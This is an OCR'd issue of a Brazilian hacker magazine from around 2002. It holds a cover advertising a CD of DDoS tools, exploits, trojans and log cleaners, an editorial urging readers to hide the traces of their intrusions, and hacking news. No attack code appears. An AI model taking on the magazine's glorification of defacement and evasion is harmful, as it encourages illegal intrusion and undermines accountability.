H4CK3R #3

PARENTAL ADVISORY EXPLICIT SOFTWARE

Atenção! Esse CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos nesse CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de programa para programa

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração

CONFIRA NO CD:

Mais de 250 programas
Ferramentas para programação, cracking, encriptação, tudo em um só CD

L0g Cl34n3rs
17 programas usados para apagar o registro de sites e arquivos acessados

ICQ Tools
Quebradores de senhas, interceptação de mensagens e encriptação de dados do ICQ. Mais: plug-ins para o Licq

DDoS
O ataque dissecado em softwares para diversas plataformas: Windows, Linux, Solaris, FreeBSD e muito mais

3xpl017s
+ de 20 ferramentas de exploração de vulnerabilidades no Linux Red Hat, Solaris, mIRC, servidores IIS, BSD e outros

Linux
Programas para hackear o kernel, além de aplicativos, sniffers e antivírus para o sistema

D3f4c3m3n7z
Coleção de sites de grandes empresas no chão! Sony, BMW, Volkswagen, Varig, Xerox e outras

Pr06r4m4çã0
Nova versão do Active Perl e editores para C, C++, PHP, SQL e outros, além de tutoriais sobre servidores Apache, C++, Assembly, Turbo Pascal, CGI e muito mais

Cr4ckIn6
30 programas, incluindo scanners, sniffers, crackers e outros

OBRIGATÓRIOS

Pr073çã0 & D3f3s4
Supertutorial para tornar seu Linux uma fortaleza! Mais: sistemas de monitoramento de intrusos, camuflagem e proteção de diretórios, proteção contra spyware, scanners e muito mais

V1ri & Tr0j4ns
Coleção de vírus desativados para análise, incluindo o Anna Kournikova, e 15 softwares para controle e espionagem remota

DIGERATI
A REVISTA DO SUBMUNDO DIGITAL

H4CK3R

d0rm13n71bu5 n0n s0curr17 v1r35

Como os hackers conseguem

APAGAR RASTROS

No CD: *programas que limpam vestígios (incluindo Internet Trace Destructor para Win)*
Na revista: *os processos detalhados*

Sniffers
Interceptação de informação: descubra o que nunca foi revelado

Unicode Bug
Os esquemas mais usados pelos defacers
TÉCNICAS & EXPLOITS NO CD

F*dedor 2.0
O nome já diz tudo. A melhor ferramenta de DoS, no CD

Rodar Perl no Windows?!
Conheça e use a nova versão do Active Perl

Scanners
Programas que detectam falhas Utilitários para defesa ou ataque?

R$9,90
#3
ISSN 1676-3068
9 771676 306000 03

Tudo o que você faz causa algum efeito. Fechar os olhos, pensar em alguém, dar uma cusparada, pressionar um botão no teclado – tudo tem sua conseqüência e deixa vestígios.


É inútil tentar eliminar qualquer vestígio de um acontecimento. Se ocorreu, mais cedo ou mais tarde alguém vai ficar sabendo ou, no mínimo, vai desconfiar. Um bom exemplo disso foi oferecido ao mundo pelo gênio cinematográfico, Alfred Hitchcock.

No filme Festim Diabólico, ele conta a história de dois amigos que resolvem cometer um crime perfeito, certos de que ninguém vai descobri-los. Eles assassinam um colega, colocam o corpo dele num caixão, jogam uma toalha por cima e chamam alguns conhecidos para uma festa. A mesa do evento, onde ficam as bebidas e os petiscos, não é outra coisa, senão o caixão. Não satisfeitos, os dois criminosos ainda convidam os pais da vítima e um de seus professores, cujas idéias e teorias foram inspiração para o crime.

Desnecessário contar o que acontece. Primeiro, para não estragar a surpresa de quem não assistiu ao filme; e depois, porque o que interessa não é o que acontece, e sim, como acontece. Para quem lida com computadores, quebrando limites e ultrapassando obstáculos, a lição é: muito mais difícil do que fazer, é cuidar para que ninguém descubra que foi feito.

Aproveitem a matéria e os programas no CD sobre limpeza de vestígios. E não se esqueça: seja hacker, mas não seja burro.

0 Editor




Paranóia pouca é bobagem

Deu a louca no mundo

Bush vai mandar míssil na cabeça de hackers

A tendência paranóica do governo George W. Bush não tem mesmo limites. A última novidade do presidente ianque é que ele está organizando uma estratégia militar para conter hackers de outros países.

Ele teme que uma nova modalidade de guerra, para a qual os EUA não estão preparados, surja: a guerra pela Internet. No ano passado, já ocorreram meses de ataques em massa entre os EUA e a China. Outros países que poderiam atacar os norte-americanos pela Rede seriam Irã, Iraque e Coréia do Norte (que formam o tal "eixo do mal" criado por Bush), além da Rússia.



Há a possibilidade de que Richard Clarke, assessor da Casa Branca para segurança digital, peça que sejam colocados mísseis contra as posições de hackers atuando em outros países. Agora, imaginem a loucura de invadir, por exemplo, o site da Nasa e ser bombardeado logo em seguida, em plena residência, por Toma-hawks. Só mesmo o louco do Bush pra inventar isso...

Seguro anti-hacker chega ao Brasil

Todos com medo


Governo ainda tem que aprovar a novidade

O crescimento do número de ataques hackers feitos por brasileiros tem causado cada vez mais preocupação nas grandes empresas. E elas estão se vendo obrigadas a tomar uma atitude antes só vista no exterior: utilizar uma apólice de seguros contra hackers.

Isso será possível em breve, com a criação de um seguro especial contra ataques feitos pela Internet. Quem está trabalhando no projeto é a corretora Securitas, a Módulo, empresa que cria soluções de segurança para empresas, e o Itaú Seguros.

A Módulo entraria fornecendo o RAI – Risk Analysis & Insurance, sistema que serve para determinar o grau de vulnerabilidade de uma empresa à ação de hackers. Para adquirir o novo seguro, a empresa teria que primeiro se submeter a uma avaliação quanto à sua segurança, o que ajudaria a determinar o valor a ser pago em caso de invasão e perda de dados.

Por enquanto, o seguro ainda tem que ser aprovado pela Susep, um órgão do governo federal. No final de 2002, ele estará disponível no mercado.



Caça às bruxas


Onde está Wally?

Justiça persegue criador e divulgadores do DeCSS

Todo hacker que se preze – ou pelo menos um usuário mais informado – já ouviu falar ou até usou o DeCSS, o popular software que quebra a proteção de filmes em DVD, desenvolvido na Noruega por um adolescente de 15 anos de idade, Jon Lech Johansen, que se tornou uma espécie de "ídolo mundial".

Apesar de parecer um clichê, a verdade é que esse software praticamente causou uma revolução no mundo do vídeo, de certa forma comparável à do MP3, já que os usuários ficaram independentes das convenções dos grandes estúdios. Ele também causou uma tremenda dor de cabeça para seu criador e alguns apoiadores, como a revista americana *2600*, considerada uma verdadeira bíblia hacker.

Tanto Johansen quanto a revista agora passam por problemas judiciais relacionados ao DeCSS e que envolvem a velha discussão a respeito dos direitos autoriais. Johansen – hoje com 18 anos – é processado pela Motion Pictures Association of America, representante dos estúdios hollywoodianos, na Justiça de seu próprio país, numa ação que pode resultar em nada mais, nada menos que dois anos de cadeia. Já a *2600* tenta reverter uma polêmica decisão da Justiça americana, que a impede de divulgar o código do programa ou qualquer coisa relacionada a ele. O que ninguém consegue explicar é onde raios se esconde a liberdade de expressão nessas horas...



Hacker Quiz:

1 - Qual o nome do programa que o grupo Cult of the Dead Cow está criando para acabar com a censura na Internet?
- A_ B2K
- B_ RedBox
- C_ Peekabooty

2 - Em que cidade será realizada a Def Con 10?
- A_ Miami
- B_ Las Vegas
- C_ Nova Iorque

3 - Qual grupo hacker alterou a página da entidade responsável pelo registro de domínios no Brasil, Fapesp, no ano de 2001?
- A_ Prime Suspectz
- B_ BHS
- C_ Crime Boys

4 - Qual o comando utilizado para listar as portas que estão sendo usadas no Linux?
- A_ who
- B_ uname -a
- C_ lsof -i

5 - Qual é o único vírus capas de apagar a Flash BIOS de um computador?
- A_ Chernobyl
- B_ Melissa
- C_ I love you

Senado virtual

Brasil combate hackers

Mas os senadores não sabem nem ligar o micro

A vida boa pode estar acabando para os hackers brasileiros. Um novo projeto de lei analisado no Senado deve regulamentar os crimes cometidos pela Internet. Até hoje, eram seguidas as leis antigas, o que sempre dava muita margem a dúvidas, principalmente na hora de aplicar as penas.

Acontece que, se depender dos conhecimentos em informática dos nossos nobres senadores, esse projeto ainda deve demorar muito até ser aprovado. Antes, eles terão que fazer umas aulinhas básicas, porque até agora só falaram besteira.

Pelo projeto de Renan Calheiros (PMDB-AL), todas as pessoas que apagarem, suprimirem ou modificarem dados de um computador estarão cometendo um crime, não importa se foram elas mesmas que colocaram os dados ali e se esses dados são ou não do interesse de mais alguém. Com certeza, um engano do excelentíssimo senhor que criou a lei.

Outra pérola: passaria a ser crime "induzir a atos de subversão" através da Internet. Bom, se a coisa continuar assim, de uma lei anti-hacker, vamos acabar chegando a uma ditadura.

Imagens: Reprodução

Mundo bizarro

Estranho pedido


Hacker inglês quer ir para a cadeia

Em certas condições, muitas pessoas pedem para morrer, como forma de aplacar seu sofrimento, geralmente causado por alguma doença. Outras vezes, pedem para que batam nelas, uma "preferência" chamada masoquismo, mas talvez o inglês Jerome Heckenkamp, 22 anos, seja o primeiro a pedir para ser preso, pelo menos em condições mentais saudáveis...

Não, Heckenkamp não é masoquista ou algo do gênero. Ele é mais um hacker que integrou a trupe dos "descobertos", e enfrenta um processo judicial por invadir computadores de empresas como eBay, Lycos e eTrade, usando o nick MagicFX.

Ele se dizia inocente, queria o direito de usar o computador sem problemas, dispensou sua advogada de defesa e... frustrado com a demora na resolução do processo, pediu a um juiz que rescindisse sua fiança e mandasse prendê-lo de uma vez.

Ainda não se sabe se o estranho pedido de Heckenkamp será atendido, mas uma coisa é certa: se for verdade que ele não invadiu os tais sites, pelos menos já entrou para os anais (sem trocadilhos) da História judicial inglesa...



Respostas: 1_C, 2_b, 3_C, 4_C, 5_a

Globalização?

Unidos pelo destino

Governos prendem mais "hackers", e EUA querem prisão perpétua

As diferenças entre hackers e crackers podem parecer sutis, mas escondem fatos bem mais grandiosos, tanto em termos ideológicos quanto em termos de que danos ou contribuições uma pessoa alinhada com esta ou aquela ideologia pode produzir.

As ferramentas estão aí, o conhecimento adquirido com a computação é cada vez maior, mas ambos podem ser usados para diferentes propósitos, dos mais bem-intencionados aos mais escabrosos. Sempre foi assim na história, e com o hackerismo não é diferente.

O problema é que muitos governos, por incompetência, preguiça ou desinformação, em geral, jogam hackers e crackers no mesmo saco e saem legislando a respeito do assunto irresponsavelmente, enviando para a cadeia pessoas que muitas vezes estão entre aquelas que mais contribuem para o desenvolvimento da informática e dos sistemas de segurança digitais, resultando numa enorme perda de cérebros.

A última novidade que, como sempre, vem dos Estados Unidos é de um projeto de lei que pretende sentenciar hackers à prisão perpétua! A proposta recebeu apoio de governantes e empresas de tecnologia, mas até que ponto um hacker é mesmo hacker, ou se torna um cracker? A resposta é difícil, mas não parece que as pessoas estão ligando muito: na Itália, por exemplo, a polícia identificou seis membros de um clã acusado de atacar sites de 62 países. Apesar de terem atacado sites de universidades, os alvos principais dos italianos, que tinham entre 15 e 23 anos de idade, eram sites governamentais e judiciais, nos quais eles deixavam mensagens antiglobalização, coisa à qual a imprensa não deu o devido destaque. Pelo menos as punições não serão severas, já que não houve "prejuízos consideráveis".


Outras notícias se referem a crackers, aqueles que realmente cometem crimes, como é o caso de um russo que chantageava um banco americano, On-Line Resources Corporation, ameaçando divulgar informações de clientes. O fulano foi preso por agentes moscovitas, que trabalharam em conjunto com o FBI no início do ano. Quem também se deu mal foi Jason Allen Diekman, 20 anos, condenado a 21 anos de prisão por invadir computadores da Nasa, da Universidade de Oregon e de um provedor. Diekman já enfrentou outros processos antes, principalmente por usar números de cartões de crédito adquiridos nas invasões para engordar sua conta bancária.

O interessante nisso tudo é que o tratamento dado aos hackers italianos e aos crackers é semelhante, senão idêntico. Não haveria algo de errado? Por outro lado, a Justiça americana absolveu em janeiro, pela segunda vez, o suposto criador do vírus I Love You, Onel de Guzman. Se Guzman for mesmo inocente, talvez ainda haja alguma esperança. Ou não.

Pragas do futuro

A próxima fronteira


Nascem os primeiros vírus para celulares



Um dos campos mais ativos da tecnologia é, sem dúvida, o da telefonia móvel. Em alguns poucos anos, o celular se popularizou, ganhou acesso à Internet, adquiriu a capacidade de enviar e receber mensagens e, agora, com os novos modelos 3G, até consegue receber pequenos vídeos – e tudo indica que não vai parar por aí.

Entretanto, junto com o desenvolvimento, vem a ameaça: à medida que novidades como o padrão GSM, que está chegando ao Brasil, turbinam os aparelhinhos, aumentando sua capacidade de integração com a Internet e possibilitando download de programas e documentos, os celulares tornam-se presas cada vez mais fáceis de uma praga que assola donos de desktops e administradores de rede há algum tempo: os vírus. Sim, meu caro, já existem vírus para celulares...

Os primeiros casos ocorreram no Japão e na Europa. Na terra do Sol Nascente, e-mails contaminados direcionavam os aparelhos para um link na Internet, disparando seguidas chamadas para o serviço de emergência, que precisou ser retirado do ar por congestionamento. Na Europa, foram dois os problemas: um código binário que desativava os telefones e um "vírus político" espanhol, que informava problemas da Telefónica (que também opera no Brasil), envolvida em um escândalo nacional, para os donos de aparelhos ligados à rede da companhia. Os códigos dessas primeiras pragas ainda são simples, mas a tendência é piorar. Alguém duvida?



Hacker de língua

O Google já disponibiliza uma versão do buscador adaptado para a linguagem hacker.

www.google.com/intl/xx-hacker/

Lista hacker

A união faz a força

Leitor cria grupo de discussão da Revista Hacker

Estamos ainda na edição número 3 da Revista Hacker, mas nosso principal objetivo já está sendo, aos poucos, alcançado: ajudar a integrar a elite digital brasileira.

Ficamos muito felizes quando recebemos um e-mail de um leitor, BongMan, sugerindo a criação de uma lista de discussão para os leitores da revista. Adoramos a idéia, mas, antes que qualquer um da redação pudesse ter tempo entre um artigo e outro para montar o tal grupo, BongMan nos manda outro e-mail avisando que ele já estava criado no site Nosso Grupo (www.nossogrupo.com.br).

Queremos convidar todos a entrar na lista para que possamos debater as matérias da revista, possíveis pautas e qualquer outro assunto referente ao mundo hacker. Assim, poderemos, com certeza, fazer uma revista que atenda às expectativas dos nossos leitores. Portanto, prestigie a lista. Membros da redação, como Bruno Cesar, João Marinho e Maurício Martins estarão por lá, como moderadores. Como diz BongMan, *"vamos mostrar que a população não é uma simples massa de manobra, mas um sistema vivo que pensa, sente e reage ao que gosta e ao que não gosta"*.

O grupo é fechado e é necessária a aprovação dos associados para ser um membro. Aqui vão os endereços. Não deixe de participar!

Imagens: Reprodução

Enviar mensagens para o grupo:
revistahacker@nossogrupo.com.br
Entrar no grupo:
entrar-revistahacker@nossogrupo.com.br
Moderadores do grupo:
moderador-revistahacker@nossogrupo.com.br
Administrador do grupo:
administrador-revistahacker@nossogrupo.com.br
Página principal do grupo:
http://www.nossogrupo.com.br/grupo.asp?grupo=11897

Vitória dos hackers

Alldas.de vai deixar de existir


Admins não agüentaram a carga de trabalho

O site de espelhos (que mostra sites desfigurados) Alldas.de anunciou que deixará de existir, pelo menos com esse nome e com os atuais administradores. Tudo por causa do número de ataques, que tem tornado a jornada de trabalho dos operadores do Alldas absolutamente estafante.

O mesmo tipo de problema tem ocorrido com todos os grandes sites de espelhos. No ano passado, o Attrition.org, o maior de todos, encerrou as operações, assim como o Safemode.org. O Alldas era hoje o maior de todos, e também sucumbiu.

A sorte dos hackers que gostam de ver seus defacements expostos na Web é que alguns voluntários decidiram tocar o projeto. Para isso, eles comprarão o domínio Alldas.org, de posse dos atuais donos do Alldas.de. O novo endereço deve tornar o site ainda mais visitado.

Para provar como realmente tinha se tornado impossível para apenas duas pessoas acompanhar todas as desfigurações na Internet, basta o fato de que foram 20 mil sites alterados em 2001, contra apenas 4,4 mil no ano anterior. Como conseqüência, além das noites mal dormidas, os operadores tiveram que trocar todo o equipamento. Em vez de usar um micro 486 de 100 MHz e de ocupar apenas 5 MB no servidor, em 1998, passaram para um computador de 1 GHz, 1 GB de RAM e 4 GB no servidor. De 50 visitas por dia, em 1998, o site passou a ter 10 mil visitantes diários. Resta agora saber quanto tempo os novos administradores do site vão conseguir agüentar toda essa carga de trabalho.



Vírus

Gerador on-line

Usuários sem conhecimento podem gerar vírus em minutos

O que poderia parecer fora da realidade aconteceu. Agora, qualquer usuário de Internet, mesmo sendo o mais leigo, poderá gerar um vírus on-line. Quando se ouve falar sobre vírus, logo vem à mente um hacker, com um vasto conhecimento em programaçao. No entanto, nao é isso que ocorre: o gerador de vírus on-line é bem simples, nao tem segredo; o que voce precisa fazer é inventar um nome para o vírus, um nome para o autor – no caso, você – e uma mensagem de aviso que aparecerá quando o vírus for executado. Simples e básico, o vírus nao causará danos ao sistema, apenas uma mensagem de aviso. Mas não deixa de ser um vírus que, com certeza, poderá gerar novas versões mais destrutivas e cada vez mais ao alcance de usuários sem conhecimento algum e com um objetivo único de prejudicar outros usuários. A página do gerador foi colocada fora do ar. Confira na próxima edição uma supermatéria sobre vírus de computador e, com exclusividade, o código-fonte baseado nesse gerador de vírus on-line.

http://www.virii.s5.com/Engle/Imvm2.htm

Radicalismo


Bloqueio continental

Netcraft discrimina brasileiros

Pode parecer brincadeira, mas tudo indica que a fama que os hackers brasileiros adquiriram como "piores" defacers do mundo já tem seus efeitos colaterais. Um possível reflexo disso foi uma suposta proibição de acesso empregada pela Netcraft, que parece ter nos colocado definitivamente em sua lista negra. Desde o final de fevereiro, nenhum IP brasileiro consegue acessar o site diretamente.

A Netcraft é uma empresa de consultoria inglesa, cujo serviço mais conhecido é um identificador de servidores Web. Ao que parece, foi exatamente esse serviço que causou o nosso banimento, já que alguns script kiddies poderiam usar suas informações para saber quais brechas seriam exploradas em possíveis ataques pela rede. Apesar de ser algo que qualquer kiddy do mundo possa fazer, os brasileiros têm contra si o fato de que lideram o ranking de invasores mais ativos em estatísticas importantes, como as do respeitado site Alldas.org.

Até o momento em que escrevemos esta notícia, a Netcraft ainda não tinha se pronunciado a respeito do assunto, mas uma coisa era certa: não conseguíamos entrar no site de maneira alguma!



Hacker sites

Paraíso hacker


Página traz maior coleção de exploits da Web

A partir desta edição, a revista Hacker vai apresentar algumas das principais fontes de informação sobre segurança. Essa é uma das áreas que mais crescem na Internet, com novos sites surgindo a cada dia.

Para começar, vamos falar do Packet Storm, escrito em inglês. O site é um dos preferidos entre os especialistas em segurança e hackers em geral. A seção de notícias é atualizada diariamente (com exceção dos finais de semana), mas o ponto forte são as informações técnicas sobre falhas e configurações de segurança em diferentes sistemas.

Uma grande coleção com os novos exploits está dividida por mês na seção "assessment". O endereço é o local para onde os hackers mandam os exploits em primeira mão, logo depois de feitos. Em "defense", dezenas de ferramentas de segurança são apresentadas para várias plataformas. Quem trabalha nessa área vai se deleitar.

Há ainda uma seção com artigos e outra contendo revistas especializadas no assunto, além de fóruns de discussão. Resumindo: se você quer ser um hacker bem informado, visitar regularmente esse site é requisito básico.



Imagens: Reprodução

Invasão digital

A guerra continua...

Oracle cai, mas já há outra empresa oferecendo dinheiro para hackers

Como todos devem saber, os hackers conseguiram novamente provar a teoria de que nenhum sistema informatizado está livre de falhas ao vencer a "guerra" proposta por Larry Ellison, CEO da Oracle, que havia divulgado que o novo Oracle 9i era "inquebrável": um especialista inglês em segurança achou uma série de bugs que permitiam a invasão do software sem problemas e noticiou todas elas em alto e bom som por aí afora (leia matéria na p. 34).

A novidade, porém, é que a moda pegou e já há um novo desafio para os invasores de plantão. Desta vez, a proposta parte da Bodacion Technologies, que acredita ter criado um servidor Web "inviolável". O produto em questão é o Hydra, que combina criptografia e sistemas embutidos.

O servidor utiliza o Java ou o Genesis Development Toolkit, da própria Bodacion, para transmitir conteúdo a outros servidores, operação que é protegida por uma camada segura de protocolo de transferência. Desta forma, o Hydra não possui "entrada" e deixa de agir como um sistema operacional, virtualmente impedindo o acesso de qualquer hacker. A empresa oferece US$ 100 mil para quem conseguir quebrá-lo e provar como fez. E então, vai encarar?

Fogo no circo

Hackers na Fórmula 1

Equipes temem invasões em sistemas de telemetria

Até o mundo do esporte já começa a se preocupar com o poder dos hackers. As equipes de Fórmula 1 estão morrendo de medo de ver os sistemas computadorizados dos carros serem invadidos, o que pode levar a problemas de desempenho e até à ocorrência de acidentes.

A questão é que a categoria voltou a utilizar sistemas de telemetria. As equipes podem enviar comandos para os carros, alterando consumo de óleo e combustível, tração, etc. Os pilotos aceitam ou não os comandos, apertando um botão. Se um hacker conseguir mandar comandos para os carros, ele pode diminuir o seu rendimento ou mesmo fazer com que sua mecânica entre em colapso, causando um acidente.

As equipes estão preocupadas com a possibilidade e, por isso, capricham nas configurações de segurança, usando códigos secretos e encriptação. Dessa forma, os técnicos acreditam que apenas hackers muito hábeis poderiam tirar proveito de uma invasão.

De qualquer forma, é uma boa notícia. Quem sabe assim os hackers brasileiros não fazem finalmente o Rubinho ganhar uma do alemão...

Imagens: Divulgação

E agora?

Pacto mundial combate pirataria

ONU decide "proteger" músicas on-line

Um dos acontecimentos mais embaraçosos para a seleção brasileira de futebol foi a derrota para a desconhecida seleção de Honduras na última edição da Copa América. Alguém lembra? Pois é, agora Honduras – quem diria – aparece de novo para dificultar a nossa vida, mas em um campo que, a princípio, não tem muito a ver com futebol: a música digital.

O país foi a trigésima nação a ratificar o WPPT – WIPO Phonograms e Performances Treaty, ou Tratado de Fonogramas e Performances –, um acordo internacional costurado há cinco anos e que se tornou realidade graças à adesão hondurenha. O tratado nada mais é do que uma espécie de "lei mundial" que obriga os países que o assinaram a "proteger" da pirataria os direitos de músicos e da indústria fonográfica, impedindo a exploração não-autorizada de performances na Internet, sejam elas gravadas, sejam ao vivo. Isso quer dizer, maninho, que os downloads de músicas na Web ficarão ainda mais restritos.

O acordo, patrocinado pela WIPO (World Intellectual Property Organization), uma agência da ONU, entra em vigor junto com outro parecido que protege os direitos autorais de autores e editores, mas ainda há países que estão estudando a adesão ao pacto, em especial a União Européia, que deve ratificá-lo até o final deste ano.

UNICODE BUG

O bug mais usado pelos hackers. Dicas e técnicas usadas

por Bruno Cesar
dradonw

